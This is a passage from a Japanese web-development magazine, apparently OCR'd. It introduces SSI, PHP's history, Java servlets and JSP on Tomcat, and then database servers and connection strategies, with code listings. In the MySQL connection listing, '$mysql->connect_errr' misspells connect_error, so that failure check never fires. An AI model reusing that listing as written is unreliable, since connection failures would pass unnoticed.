そのうえで、そのHTMLファイルから読み込むための適切なフォルダに置かれたtest.txtの中身が次のようなものであるとします。

test.txtの中身
```
<p>ほげほげほげほげほげ</p>
```

このとき、WebサーバがWebブラウザに返すHTMLは、**リスト6**のようになります。Webサーバに保存されたHTMLファイルの一部だけが置き換えられているのがわかります。

#execでコマンドを実行する

静的なファイルを読み込むだけではなく、指定したコマンドを実行した結果を表示する#execという機能もあります。#execは、次のように記述します。

```
<!--#exec cmd="pwd" -->
```

1990年代のWebサイトには、そのWebページに訪問した回数を表示するアクセスカウンタというものが設置されていましたが、その多くはSSIを使って実現されていました。アクセスカウンタを実現するための簡単なスクリプトとして、accesscounter.plというものを自作した場合、SSIを次のように記述できます。

注3）リスト3では、入力フォームから記述された内容をそのままtext/plainで表示していますが、text/htmlなどで利用する場合にはセキュリティを考慮したコードになるようにご注意ください。

▼リスト5　#includeのサンプル

```
<html>
 <body>

  <p>てすとてすとてすと</p>
  <!--#include file="test.txt" -->

 </body>
</html>
```

▼リスト6　リスト5の実行時に出力されるHTML

```
<html>
 <body>

  <p>てすとてすとてすと</p>
  <p>ほげほげほげほげほげ</p>

 </body>
</html>
```

▼リスト7　PHP/FIのコード例[注4]

```
<!--include /text/header.html-->

<!--getenv HTTP_USER_AGENT-->
<!--ifsubstr $exec_result Mozilla-->
  Hey, you are using Netscape!<p>
<!--endif-->

<!--sql database select * from table where user='$username'-->
<!--ifless $numentries 1-->
  Sorry, that record does not exist<p>
<!--endif exit-->
  Welcome <!--$user-->!<p>
  You have <!--$index:0--> credits left in your account.<p>

<!--include /text/footer.html-->
```

▼リスト8　0~4を出力するPHPスクリプト(test.php)

```
<html>
 <body>

 <ul>

<?php
   for ($i=0; $i<5; $i++) {
     echo "  <li>$i</li>¥n";
   }
?>

 </ul>

 </body>
</html>
```

```
<!--#exec cmd="accesscounter.pl" -->
```

単純なアクセスカウンタは、アクセス数を保存するファイルから数値を読み込み、その数値を示す文字列を印字するというものでした。多少余談になりますが、アクセス数を保存しているファイルを複数のプロセスが同時に書き換えてしまわないような処理を実装し忘れていると、途中で数値がおかしくなるといった障害が発生することもありました。今では、そういう処理をするならデータベースを使おうという発想になりそうですが、1990年代前半は、数値をテキストファイルに保存する方法が多かったのです。

PHP

次は、PHPを紹介します。PHPはスクリプト言語です。PHP単体として実行することも可能ですが、HTMLファイル内にPHPで書かれたスクリプトを記述して、Webブラウザなどからのリクエストがあると、Webサーバ側でスクリプトを実行したうえでHTMLを生成して返すようにすることも可能です。

PHPは、先ほど紹介したSSIのような使用感のスクリプト言語とも言えます。現在のPHPは「PHP: Hypertext Preprocessor」の略ですが、1994年に生み出された最初のPHPは「Personal Home Page Tools」という名前のC言語で書かれたCGIバイナリ群でした。1993年にCGIとSSIが登場し、そのためのバイナリ群が発展したのがPHPなのです。

1996年に、PHP 2.0であるPHP/FIが公開されました。PHP/FIのコード(**リスト7**)がSSIに非常に似ていることからも、CGIやSSIの影響を強く受けて開発されたプログラミング言語であることがわかります。

現在のPHPに近い状態になった最初のバージョンは、1998年に発表されたPHP 3.0です。**リスト8**のような形でスクリプトをHTMLファイルに組み込めます。このサンプルはfor文を使ってHTMLのli要素を繰り返しています。

PHPが利用可能になっているWebサーバでPHPファイルを保存し、そのPHPファイルを表示できるURLをWebブラウザで指定することで、スクリプトを実行できます。たとえば、www.example.comという名前のホストであれば、ドキュメントルートにtest.phpとしてPHPファイルを保存し、http://www.example.com/test.phpをWebブラウザで表示します。

Webサーバを通じて実行するだけではなく、PHPファイルが保存されたホスト内で実行することもできます。先ほどのPHPスクリプトを/home/hoge/test.phpというファイル名で保

注4) URL http://php.net/manual/ja/history.php.phpより

存した場合、PHPがインストールされた状態で、コマンドラインにおいて次のように実行します。

```
% php /home/hoge/test.php
```

このように、PHPスクリプトを実行する方法はいくつかありますが、先ほどのPHPスクリプトは、**リスト9**のようなHTML文として出力されます。

PHPが動くしくみ

このように、HTMLの一部をスクリプト化できる便利さがあるPHPですが、Webサーバは、どのようにPHPスクリプトを解釈したうえで実行しているでしょうか？

もともとはCGIバイナリ群として誕生したPHPですが、WebサーバがPHPスクリプトを実行する方式として、CGI方式とモジュール方式という2つの方式があります。同じPHPであっても、Webサーバ側の設定方法によって実行される方式が違うのです。

CGI方式は、その名のとおり、CGIスクリプトとしてPHPを呼び出す方式です。Perlで書かれたCGIスクリプト同様に、各PHPスクリプトがCGI経由で別プロセスとしてWebサーバと連携します。各PHPスクリプトがWebサーバと異なるプロセスとして動作するため、suExec機能を使ってPHPスクリプトが実行されるプロセスごとにユーザを設定したり、何らかの問題を発生させているPHPスクリプトのプロセスをkillしたりといったことが行いやすいこともあり、多くのホスティング事業者が共用サーバでのPHPをCGI方式で提供しています[注5]。

▼リスト9　リスト8の実行時に出力されるHTML

```
<html>
 <body>

 <ul>

  <li>0</li>
  <li>1</li>
  <li>2</li>
  <li>3</li>
  <li>4</li>

 </ul>

 </body>
</html>
```

モジュール方式は、モジュール化されたPHP機能をWebサーバの一部として実行する方式です。CGI方式のように、Webサーバとは別のプロセスがPHPスクリプト実行ごとに発生しないので、処理が高速化されます。Webサーバが動作するホストを自前で管理しているような運用で使われる傾向があります。

PHPがモジュール方式とCGI方式のどちらで実行されているのかを確認するのは簡単です。PHPには、PHPの設定情報を出力するphpinfo()という関数が用意されているので、それを活用します。phpinfo()を利用した簡単なPHPスクリプトは、次のようになります。

```
<?php phpinfo(); ?>
```

たとえば、上記スクリプトをkakunin.phpというファイル名でwww.example.comに保存したとします。そのような状況で、http://www.example.com/kakunin.phpにアクセスすれば、そのWebサーバでPHPに関する設定情報を見ることができます。「Server API」という項目に、CGI方式であれば「CGI」と記述されており、WebサーバがApache HTTPサーバでモジュール方式で実行されていれば「Apache 2.0 Handler」のように記述されています。

誰かほかの人が管理しているWebサーバを利用してPHPスクリプトを書いていると気づきにくいのですが、PHPは、CGIスクリプトである場合もあれば、Webサーバの一部となる場合もあるのです。

Javaサーブレット

最後にJavaサーブレットを紹介します。Javaが発表された当初は、Webブラウザ側で

注5）CGIスクリプトで利用したプロセスを、個々のCGIスクリプトごとに終了せずに使い回すことで処理を高速化するFastCGIと併用されることが多いです。

動作する技術であるJavaアプレットが注目されました。Webブラウザ側で動くクライアントサイドの技術は、当時は斬新だったのです。

その後、Netscape NavigatorというWebブラウザでLiveScriptというクライアントサイド技術が登場しますが、当時のJavaブームに便乗するためにLiveScriptをJavaScriptと改名しました。そういった経緯もあり、クライアントサイドのJavaScriptにも「Java」が入るというたいへんややこしいことになりました。

さらにその後、サーバサイド技術としてJavaサーブレットが登場しました。CGIスクリプトがWebサーバとは別プロセスで動作するのに比べ、Javaサーブレットはプロセスよりも軽量なスレッドで稼働し、一度使われたスレッドを再利用するので効率が良く高速であるというのが大きな特徴です。

Tomcatで動かしてみる


次に、Javaサーブレットの例を紹介します。Javaサーブレットを利用するには、そのための実行環境であるWebコンテナ（サーブレットコンテナ）が必要ですが、ここではApache Tomcat（以下、Tomcat）を利用します。

Tomcatは、http://tomcat.apache.org/からダウンロードできます。Javaの実行環境と開発環境を整え、Tomcatをダウンロードしましょう。Tomcatを展開したディレクトリの下にwebappsというディレクトリがあるので、その下にサンプルコードを実行するためのエントリ用のディレクトリを作成します（**図3**）。ここでは、「mytest」とします。mytestの下に、WEB-INFというディレクトリを作成し、その中にclassesというディレクトリを作成します。今回作成するサンプルは、TestApp.javaというJavaコードから生成されるTestApp.classというクラスファイルがサーブレットコンテナによって実行されます。

このサンプルは、localhostでTomcatがWebサーバとして動作している場合、http://localhost/mytest/TestというURLで実行されます[注6]。URLとクラスファイルの対応は、web.xmlというXMLファイルで設定します[注7]。

まずは、TestApp.javaの中身を見てみましょう（**リスト10**）。TestAppというクラスは、HttpServletクラスを拡張しています。TestAppの中でdoGetというHTTP GETメソッドを処理するためのメソッドが宣言されています。TestAppを実行するには、TestAppが呼び出されるURLに対してHTTP GETメソッドでリクエストを送るわけですが、そのリクエストに関連する情報はHttpServletRequestクラスで表現されます。また、Webサーバからクライアントへと出力される際のレスポンスに関連する情

▼図3　Javaのクラスファイルの配置場所



注6）URLのホスト名部分は実行環境によって変わります。
注7）本稿では、web.xmlを使う方式で紹介しています。

▼リスト10　Test!と表示するサーブレット（TestApp.java）

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class TestApp extends HttpServlet {
    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
            throws IOException, ServletException
    {
        response.setContentType("text/html");

        PrintWriter out = response.getWriter();

        out.println("<html>");
        out.println("<body>");
        out.println("<h1>Test !</h1>");
        out.println("</body>");
        out.println("</html>");
    }
}
```

報はHttpServletResponseクラスで表現されています。

参考用に、**表2、3**にHttpServletRequestクラスとHttpServletResponseクラスに含まれるメソッドの一部をいくつか紹介します。

リスト10では、HttpServletResponseクラスから出力が抽象化されたPrintWriterを取得し、それを利用して簡単なHTML文を出力しています。

このTestApp.javaをコンパイルして生成された中間コードであるTestApp.classと、URLを対応させているのがweb.xmlです（**リスト11**）。このweb.xmlでは、<servlet>と<servlet-mapping>の2つの要素を使っていますが、TestApp.classは/Testというパスで実行されるようになっています。このweb.xmlは、mytestというエントリに含まれるので、TestApp.classが実行されるパスは、/mytest/Testになります。

このサンプルは、Tomcatを起動した状態で、Tomcatが稼働している機器を示すURLをWebブラウザで表示することで確認できます。たとえばlocalhostの10000番ポートでTomcatを起動している場合、http://localhost:10000/mytest/TestというURLを指定します。URLを指定したWebブラウザで、HTMLのh1要素で大きくなっている「Test！」が表示されれば成功です。

次は、リクエストから情報を取得する例です（**リスト12**）。mytest/classes/にクラスファイル（GetRemoteHost.class）を置きます。この例では、クライアントのホスト名、CGIであればREMOTE_HOSTに相当する情報を表示します。

GetRemoteHost.classと、先ほどのTestApp.classとの両方をmytestで表示するために、web.xmlにTestApp用のものとは別に、<servlet>と<servlet-mapping>の2つの要素を追加します（**リスト11**の14行目と15行目の間に、**リスト13**の記述を加えます）。

JSP

厳密にはJavaサーブレットとは別技術なのですが、HTML文にJavaコードを埋め込めるJSP（JavaServer Pages）という技術もあります。JSPは、Webコンテナが処理し、Webブラウザなどのクライアントに対してHTML文が渡されます。

リスト14にJSPの例を示します。このサンプルは、mytest直下にdate.jspという名前で置いてください（**図4**）。http://localhost/mytest/

▼表2　HttpServletRequestクラスに含まれるメソッド（一部抜粋）

メソッド	説明
getHeaderNames()	HTTPリクエストに含まれるすべてのHTTPヘッダの名前一覧を取得する
getHeader(java.lang.String name)	引数nameと一致するHTTPヘッダの値を取得する
getCookies()	HTTPリクエストに含まれるすべてのHTTPクッキーオブジェクトを返す
getRequestURL()	HTTPリクエストのURLを返す
getSession()	このクラスに関連付けられているセッションを返す
getMethod()	HTTPリクエストのメソッド（GET、POSTなど）を返す

▼表3　HttpServletResponseクラスに含まれるメソッド（一部抜粋）

メソッド	説明
addCookie(Cookie cookie)	HTTPクッキーを追加する
addDateHeader(java.lang.String name, long date)	HTTPヘッダとしてDateヘッダを追加する
addHeader(java.lang.String name, java.lang.String value)	HTTPヘッダを追加する
sendError(int sc)	指定したステータスコードでクライアントにエラーレスポンスを送る
setStatus(int sc)	このクラスが示すHTTPレスポンスのステータスコードを設定する

▼リスト11　web.xmlで、TestApp.classとURLの対応付けを行う

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
         http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
         version="2.4">
  <servlet>
    <servlet-name>TestApp</servlet-name>
    <servlet-class>TestApp</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>TestApp</servlet-name>
    <url-pattern>/Test</url-pattern>
  </servlet-mapping>
</web-app>
```

▼リスト12　クライアントのホスト名を出力するサーブレット（GetRemoteHost.java）

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class GetRemoteHost extends HttpServlet {
    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
            throws IOException, ServletException
    {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        out.println("<html>");
        out.println("<body>");
        out.println("<h1>");
        out.print(request.getRemoteHost());
        out.println("</h1>");
        out.println("</body>");
        out.println("</html>");
    }
}
```

▼リスト13　web.xmlに追記するGetRemoteHost.classとURLの対応付け

```
  <servlet>
    <servlet-name>GetRemoteHost</servlet-name>
    <servlet-class>GetRemoteHost</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>GetRemoteHost</servlet-name>
    <url-pattern>/GetRemoteHost</url-pattern>
  </servlet-mapping>
```

▼リスト14　現在時刻を表示するJSPのサンプル（date.jsp）

```
<%@page import="java.util.Date"%>
<html>
 <body>
  <%= new Date() %>
 </body>
</html>
```


date.jspというURLで実行できます[注8]。

date.jspでは、java.util.Dateというクラスを読み込んだうえで、JSP内で利用しています。new Date()の部分は、現在の時刻を表示します。

Javaサーブレットだけで記述するとHTML文をJavaコードでひとつひとつ生成するという面倒さがありますが、JSPであればHTML文の中にJavaコードを埋め込めるという使いやすさがあります。

◆ ◆ ◆

▼図4　jspファイルの配置場所



この章では、Webサーバ側で動的なコンテンツを生成できる外部プログラムなどをいくつか紹介しました。それぞれ駆け足で紹介するだけになってしまっていますが、さらにもう少し深く調べてみるきっかけとなれば幸いです。SD

注8）URLのホスト名部分は実行環境によって変わります。

第3章

DBサーバの意義、接続とデータ操作の基本

どうやってWebアプリからデータベースを扱うか？

Author 遠藤 央章（えんどう ひろあき） 株式会社もしも

Webアプリを構築するうえで必要になるのが、データベースです。ユーザごとのデータを保存するだけでなく、セキュリティ向上や情報を管理するのに役立ちます。本章では、データベースを使う理由から、その役割、実際のサーバへの接続、データの操作方法を、順を追って解説します。

データベースとは

Webサービスを開発するうえで欠かせないことの1つに、データの保存があります。ほとんどのWebサービスではユーザの情報を記録する必要があります。ECでは商品や購入に関するデータを、SNSでは投稿した内容やそれに対するリアクションを保存することになるでしょう。これらのデータは、ユーザが必要なときに十分なデータを短時間で返せるように、あらかじめ整理されて保存されています。このように利用しやすい形でまとめられたデータのことを、DB（データベース）といいます。

一般に、DBはこれを専門に取り扱うDBMS（データベースマネジメントシステム）というソフトウェアで管理されます。このDBMSが動いているサーバのことをDBサーバといいます[注1]。

さまざまなDBMS

DBMSにはさまざまな種類がありますが、Webアプリケーションで広く利用されているものは、RDBMS（リレーショナルデータベースマネジメントシステム）です。近年はKVS（キーバリューストア）やドキュメント指向DBMS、列指向DBMSといったRDBMS以外のDBMSを利用することもありますが、これらは補助的に利用され、最終的なデータの保存はRDBMSを利用するというケースが多いようです。

RDBMSとして著名なソフトウェアにはOracle Database、SQL Server、PostgreSQLそしてMySQLなどがあります。


DBサーバを使う理由

前述のとおり、DBサーバとはDBMSを動かしているサーバのことですが、Webサービスのデータの保存にDBサーバを利用するのはなぜでしょう。単にデータを探索したり、保存したりする以外に、次のような理由が挙げられます。


- 複数ユーザが1つのデータに同時にアクセスするとデータの不整合が起きる場合がある。それを防ぐために、あるユーザがデータを書き込む際には、ほかからアクセスさせないようにロックをするなどの制御を行える
- データの書き込み中にサーバの電源が落ちても対処できるように、OSやハードウェアの特性を考えてデータを記録する
- 日々増え続ける大量のデータの中からすばや

注1）人によってはDBサーバを「データベース」と呼んでいることもありますが、厳密にはそれは間違いです。少々紛らわしいのですが、「データベース」という言葉は、DBそのものだけでなく周辺システムのことを指していたり、DBを取り巻く概念全体を表していたりすることがあるため注意が必要です。

▼図1　間に信用できない経路があると、データを盗聴・改ざんされる可能性がある



▼図2　1リクエスト中にDBサーバとのやりとりは何度も発生する



く目的のデータを探し出せる機能を備えている
・情報を不正アクセスや情報漏えいから守るためのセキュリティ機能が備わっている

もしDBサーバを使わないでWebサービスを構築したら、上記のことを考慮して作るだけで相当な時間がかかることでしょう。データの保存、利用に関する多くの問題をDBサーバに任せることで、アプリケーションは提供したいサービスの処理に専念できるようになります。

DBサーバはどこに置く?

DBサーバを使うためには、DBサーバをどこかに用意しなければなりません。ですが、どこに置けばよいのでしょう。

一般的に、DBサーバはアプリケーションの近くに設置します。ここでいう“近く”は物理的な近さではなくネットワーク的な近さのことで、多くは同一のネットワークに配置することになるでしょう。この理由はセキュリティによるものとパフォーマンスによるものがあります。

近くに置くセキュリティ上の理由

離れたネットワークにDBサーバを配置すると、アプリケーションとDBサーバの間の通信経路が増えます。その中に信用できない経路があると、通信内容を読み取られてしまう可能性があります。SSLやTLSなどを利用して通信を暗号化する方法もありますが、すべてのDBMSが暗号化に対応しているとは限りませんし、暗号化には相応のオーバーヘッドがあることを考慮しなければなりません（**図1**）。

近くに置くパフォーマンス上の理由

ユーザから一度だけリクエストがあったとしても、アプリケーションがDBサーバと通信する回数が一度だけとは限りません。この通信に時間がかかっていては、ユーザから見た応答速度はさらに遅いものとなってしまいます。データ転送の速度、帯域を十分に確保するために、近くに配置するのです（**図2**）。

アプリケーションとDBMSを同居させると?

近くが良いならば、アプリケーションと同じマシンにDBMSを同居させてしまうのはどうでしょう。実際、開発環境や小規模のアプリケーションであれば、そのような構成を選択することもあります。そうすることで環境の構築が比較的簡単に済み、またハードウェアの費用を抑えることができます。

一方、「ハードウェアが故障した際の復旧に時間がかかる」「アクセスが増えたときに負荷分散をしづらくなる」といったデメリットもあります。

将来性を考慮した構成

Webサービスは、「一度作ってしまえばおしまい」ということはありません。

想定した以上のアクセスがくることもありますし、新規機能の追加や、サービスの改善が必

要になるかもしれません。また、ハードウェアが故障する可能性もあります。運用していくうえで必ず発生するサーバ障害にどのように対応するかは、Webサービスを開発するときには考えておかなければなりません。

しかし、将来何が起こるかを予知できる人間なんていません。そのため多くの可能性に対応できるよう、アプリケーションサーバとDBサーバは独立させておき、それぞれの接続数や負荷状況に応じて台数やマシンスペックを調整できるようにしておくのが一般的です。

いつDBサーバに接続するのか

DBサーバの準備ができたら、データの操作をすることが可能になるわけですが、アプリケーションはいつDBサーバに接続するべきなのでしょう。これにはいくつかのアプローチが考え

ちょっと特殊なSQLite

DBMSの1つにSQLiteがあります。SQLiteは一般的なほかのDBMSとは違い、サーバとして動作するものではありません。その実体は、アプリケーションにRDBMSの機能を組み込むことができるライブラリです。これは具体的に何が違うのでしょう。


サーバとは、受けた要求に対して何かしらのサービスを提供するソフトウェアのことで、要求する側のことをクライアントといいます。DBサーバの場合は、この提供するサービスが「データベースの操作」になり、クライアントは「アプリケーション」であることが多いでしょう。DB管理者はDBMSを直接操作することがありますが、この場合のクライアントは「管理ソフトウェア注A」です注B。

重要なことは、クライアントもサーバも、それぞれが独立したソフトウェアであるということです。クライアントが起動していなくても、サーバは起動していて要求を待ち続けます。


先述したとおり、SQLiteはソフトウェアではなく、ライブラリです。利用する場合、SQLiteはアプリケーションの一部として動作し、ローカルにあるファイルを操作することになります（**図3**）。

DBMSがアプリケーションの一部となっているので、アプリケーションとSQLiteを異なるマシンで動かすことはできません。これに対し、ほかのDBMSは独立したソフトウェアであるため、異なるマシンで動かすことができます（**図4**）。

▼図3　同一マシンで動作するほかのDBMSとSQLiteとの違い



▼図4　一般的なDBMSは異なるマシンで動作できる



注A） MongoDBであればmongo shell、PostgreSQLであればpsqlやpgAdminなど、DBMSが用意したソフトウェアであることが多いです。
注B） 実際に直接通信するのは、それぞれのソフトウェアが内包するクライアントライブラリになります。

られますが、本稿では、一度つないだ接続を切断せずに使いまわす「永続的接続」と、必要なときにつないで不要になったら切断する「都度接続」の2種類に大別して説明します。

永続的接続

DBサーバへの接続には少なからずオーバーヘッドがあります。このオーバーヘッドを最小限にするために、アプリケーションが生存している間、一度つないだDBサーバへ接続を切断せずに貯めておき、使いまわすことがあります。これを、永続的接続あるいは持続的接続などと呼びます。

永続的接続を実現する手法の1つがコネクションプーリングです。一番単純なのはアプリケーション開始時に一定量接続しておき、データ操作が必要になったら、空いている接続を利用してデータ操作を行う方法でしょう(**図5**)。

コネクションプーリングも細かく説明するといくつか手法があり、あらかじめ接続するのではなく必要となったタイミングで接続したり、接続数を自動調整するしくみを設けていたりもしますが、一度つないだ接続を使いまわすという点では同じです。

また、コネクションプーリングはライブラリやフレームワーク側で実装されていることがあり、その場合、アプリケーションは設定で利用する/しないを選択できます。また、接続数の上限を設定できることが多く、一定数以上接続しないようにすることが容易です。


しかし、必ずしもコネクションプーリングを使えばよいというわけではなく、接続が使いまわされることでほかのリクエストで開始したトランザクションを引き継いでしまう可能性がありますし、長い間接続を維持し続けるということはそれに関連するメモリやリソースをリークする可能性もあるため、扱いには注意が必要です。

都度接続


プログラムにおけるリソースは、使い終わったら解放するのが定石です。DBサーバへの接続も有限であるという点でリソースですので、必要なときに接続し、使い終わったら切断するというのは当たり前の考え方です。

とはいえ、データ操作するたびにつないだり切断したりしていては、接続のオーバーヘッドが大きくなってしまいます。そこで、リクエスト開始時、あるいは必要となったときに接続し、リクエストの終了時に切断する方法がよく利用されます(**図6**)。

▼図5　永続的接続の例



▼図6　都度接続の例



リクエスト処理中は1つの接続を使い回すことになるわけですが、その接続がほかのリクエストに影響することはないため、これが問題となることは少ないでしょう。また、リクエスト終了時にすべてのリソースを解放できるため、接続に対する扱いが多少雑でもリソースリークしづらくなります。

さらに、DBサーバの故障や、メンテナンスのために別のDBサーバに切り替えることがありますが、永続的接続を使っていると、この切り替えを検知するまで時間がかかってしまう可能性があります。都度接続であれば次のリクエストで確実に切り替えることができます。これは運用において大きなアドバンテージとなります。

どちらが良いのか?

この2つは、どちらが良いとは一概に言えません。アプリケーションの構成やDBMSの種類によって採用すべき方法は変わります。どちらを採用するかを決める際には、接続にかかるオーバーヘッドがどれだけになるかが焦点でしょう。

このオーバーヘッドを考える際には、アプリケーション側のコストだけではなく、DBMS側のコストも考慮しなければなりません。たとえばMySQLは、RDBMSの中でも比較的接続のオーバーヘッドが少ないと言われています。これは、Oracle DatabaseやPostgreSQLが新しい接続に対して新たなプロセス作って応答するのに対して、MySQLは新たなスレッドで応答するためです。

また全体的にみると、都度接続のほうが構成はシンプルになります。永続的接続を利用するためには、接続を管理する方法やそのコストも考慮する必要があります。

DBサーバに接続する

ここでは、アプリケーションからDBサーバに対して、具体的にどのように接続するのかを説明します。接続するには、DBサーバのホスト名あるいはIPアドレス、ポート番号といった接続先に関する情報、ユーザ名、パスワード、データベース名といった認証のための情報が必要になります。

例として、PHPでMySQLサーバに接続するコード（**リスト1**）とPostgreSQLサーバに接続するコード（**リスト2**）をそれぞれ示します。

どちらも127.0.0.1（これはアプリケーションを動かしているマシン自身を表します）で動いているMySQLあるいはPosgreSQLに対して、userというユーザ名、passというパスワードで、testというデータベースに接続しています。MySQLやPostgreSQLの中にいくつかデータベースが存在していて、そのうちの1つにつ

▼リスト1　MySQLサーバに接続

```
$mysql = new mysqli('127.0.0.1', 'user', 'pass', 'test', 3306);
if ($mysql->connect_errr) {
  die("接続失敗");
}
```

▼リスト2　PostgreSQLサーバに接続

```
$postgresql = pg_connect('host=127.0.0.1 port=5432 dbname=test user=user password=pass');
if ($postgresql === false) {
  die("接続失敗");
}
```

ないでいると考えればよいでしょう。

ポート番号は、設置する際に特別に設定していなければ、MySQLは3306、PostgreSQLは5432になります。DBMSごとにデフォルトのポートが異なり、デフォルトポートであれば設定を省略できることが多いです。

異なる接続方法

DBサーバによって接続方法が異なるのはなぜでしょう。たとえば、WebサーバにもApache HTTP ServerやIIS、Nginxなどがありますが、接続する際にこの違いを意識する必要はありません。これは、HTTPというプロトコルによって通信のしかたが決まっているからです。

ところが、DBサーバの場合はそれぞれのソフトウェアごとにプロトコルが異なるのです。そのため多くのDBMSはメジャーなプログラミング言語用に通信用のライブラリ（クライアントライブラリ）を提供しています。利用するライブラリが異なるので、接続のしかたが変わってくるというわけです。

フレームワークを使った接続

RDBMSにおいては、プログラミング言語がそれらの差異を吸収して機能を提供しているものもあります。JavaのJDBCや、PHPのPDOがこれにあたります。また、多くのフレームワークでも同様に、設定値を変えるだけで異なる種類のDBサーバに接続できる機能を提供しています。

こういった機能を利用すると、「DBMSを切り替えるのが容易になる」「異なるDBMSであっても同じ手順で利用できる」といったメリットがあります。しかし、特別な理由がない限り運用を開始したWebサービスでDBMSを変更することはありません。また、DBMSが違えば、その特性は異なります。これを画一的な手順で利用することでその特性を活かしきれなくなる場合もあります。

データを操作する

DBサーバに接続するとデータ操作ができるようになります。通常、RDBMSの場合はSQLを用いることになりますが、O/Rマッパなどを利用することでSQLを使わずにデータ操作することもできます。

SQLはRDBMSを扱うために生まれた言語です。SQLを直接使うと、RDBMSの機能をすべて利用できます。しかし、アプリケーション上でデータを扱う場合、その多くはオブジェクトに対する操作であり、SQLによるデータ操作とは必ずしも一致しません。これをインピーダンスミスマッチといいます。この隔たりを減らすための手段の1つがO/Rマッパです。

ここでは、MySQLに対して同じデータ操作を行う処理を、O/Rマッパの1つであるDoctrine

